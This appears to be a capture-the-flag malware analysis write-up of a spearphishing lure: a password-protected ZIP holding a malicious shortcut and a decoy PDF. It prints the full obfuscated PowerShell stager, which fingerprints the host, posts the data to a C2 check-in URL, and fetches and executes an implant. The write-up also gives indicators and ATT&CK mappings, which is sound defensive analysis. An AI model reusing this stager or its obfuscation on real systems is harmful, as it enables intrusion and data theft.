TL;DR#
A phishing email impersonating an EU Health Logistics Office delivered a
password-protected ZIP containing a malicious LNK file and a decoy PDF.
The LNK executed an obfuscated PowerShell stager that opened the PDF as
a distraction, collected system fingerprint data, checked in to
health-status-rs.com, and fetched a next-stage implant from
advent-of-the-relics-forum.htb.blue using hardcoded credentials
svc_temp:SnowBlackOut_2026!.
Initial Analysis#
At Fri, 14 Nov 2025 20:33:15 a phishing email was sent from
eu-health@ca1e-corp.org — spoofing a legitimate-looking EU Health
Logistics Office address to target kamil.poltavez@cale-corp.org:
1From: EU Health Logistics Office <eu-health@ca1e-corp.org>
2To:   kamil.poltavez@cale-corp.org
The email contained an attached ZIP file:
1Health_Clearance-December_Archive.zip
The email body contained two base64-encoded blobs — the first decoded to
the email body text, the second to the ZIP archive itself. Decoding both
revealed the archive password: Up7Pk99G.

Unpacking the archive with the password yielded two files:
1EU_Health_Compliance_Portal.lnk
2Health_Clearance_Guidelines.pdf
Static Analysis#
Shortcut#

The shortcut contained an obfuscated PowerShell one-liner. First, it opened
the decoy PDF via saps .\Health_Clearance_Guidelines.pdf to distract the
victim while the payload executed in the background.
The script then collected a system fingerprint — $env:USERNAME,
$env:USERDOMAIN, and MachineGuid from
HKLM:\SOFTWARE\Microsoft\Cryptography — and POSTed it to
https://health-status-rs.com/api/v1/checkin, receiving a session ID
in response. Using the returned session ID, it fetched the next-stage implant from
https://advent-of-the-relics-forum.htb.blue/api/v1/implant/cid=<id>
and piped the response directly into Invoke-Expression for execution.
1C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nONi -nOp -eXeC bYPaSs -cOmManD "
2$Bs = (-join('Basic c3','ZjX3Rlb','XA6U2','5','vd0JsY','WNrT','3V','0X','zIwM','jYh'));sap`s .\Health_Clearance_Guidelines.pdf;
3$AX=$env:USERNAME;$oM=[System.Uri]::UnescapeDataString('https%3A%2F%2Fhealth%2Dstatus%2Drs%2Ecom%2Fapi%2Fv1%2Fcheckin');
4$Bz=$env:USERDOMAIN;$Lj=[System.Uri]::UnescapeDataString('https%3A%2F%2Fadvent%2Dof%2Dthe%2Drelics%2Dforum%2Ehtb%2Eblue%2Fapi%2Fv1%2Fimplant%2Fcid%3D');
5$Mw=(gp HKLM:\SOFTWARE\Microsoft\Cryptography).MachineGuid;
6$pP = @{u=$AX;d=$Bz;g=$Mw};
7$Zu=(i`wr $oM -Method POST -Body $pP).Content;$Hd = @{Authorization = $Bs };i`wr -Headers $Hd $Lj$Zu | i`ex;"
The authorization header was assembled from split string fragments to evade static detection. Decoded, it contained hardcoded credentials:
1Basic c3ZjX3RlbXA6U25vd0JsYWNrT3V0XzIwMjYh
2 -> svc_temp:SnowBlackOut_2026!PDF#
The PDF was confirmed legitimate with no malicious content — no JavaScript, no embedded files, no launch actions, no OpenAction triggers:
 1PDFiD 0.2.8 Health_Clearance_Guidelines.pdf
 2 PDF Header: %PDF-1.4
 3 obj                  314
 4 endobj               314
 5 stream                14
 6 endstream             14
 7 /Page                  3
 8 /Encrypt               0
 9 /JS                    0
10 /JavaScript            0
11 /OpenAction            0
12 /Launch                0
13 /EmbeddedFile          0
Its sole purpose was to serve as a convincing decoy while the LNK payload executed in the background.
IOCs#
Files
- Health_Clearance-December_Archive.zip — password: Up7Pk99G
- EU_Health_Compliance_Portal.lnk — malicious shortcut
- Health_Clearance_Guidelines.pdf — benign decoy
Network
- C2 check-in: https://health-status-rs.com/api/v1/checkin
- Implant delivery: https://advent-of-the-relics-forum.htb.blue/api/v1/implant/cid=
- Sender domain: ca1e-corp.org (typosquat of cale-corp.org)
Credentials
- svc_temp:SnowBlackOut_2026! — hardcoded Basic auth
MITRE ATT&CK#
| Technique | ID | Description |
|---|---|---|
| Phishing: Spearphishing Attachment | T1566.001 | ZIP with LNK delivered via email |
| User Execution: Malicious File | T1204.002 | victim opens LNK |
| Command and Scripting: PowerShell | T1059.001 | obfuscated PS stager |
| Masquerading | T1036 | LNK disguised as portal document |
| System Information Discovery | T1082 | USERNAME, USERDOMAIN, MachineGuid |
| Application Layer Protocol: HTTPS | T1071.001 | C2 over HTTPS |
| Ingress Tool Transfer | T1105 | implant fetched from C2 |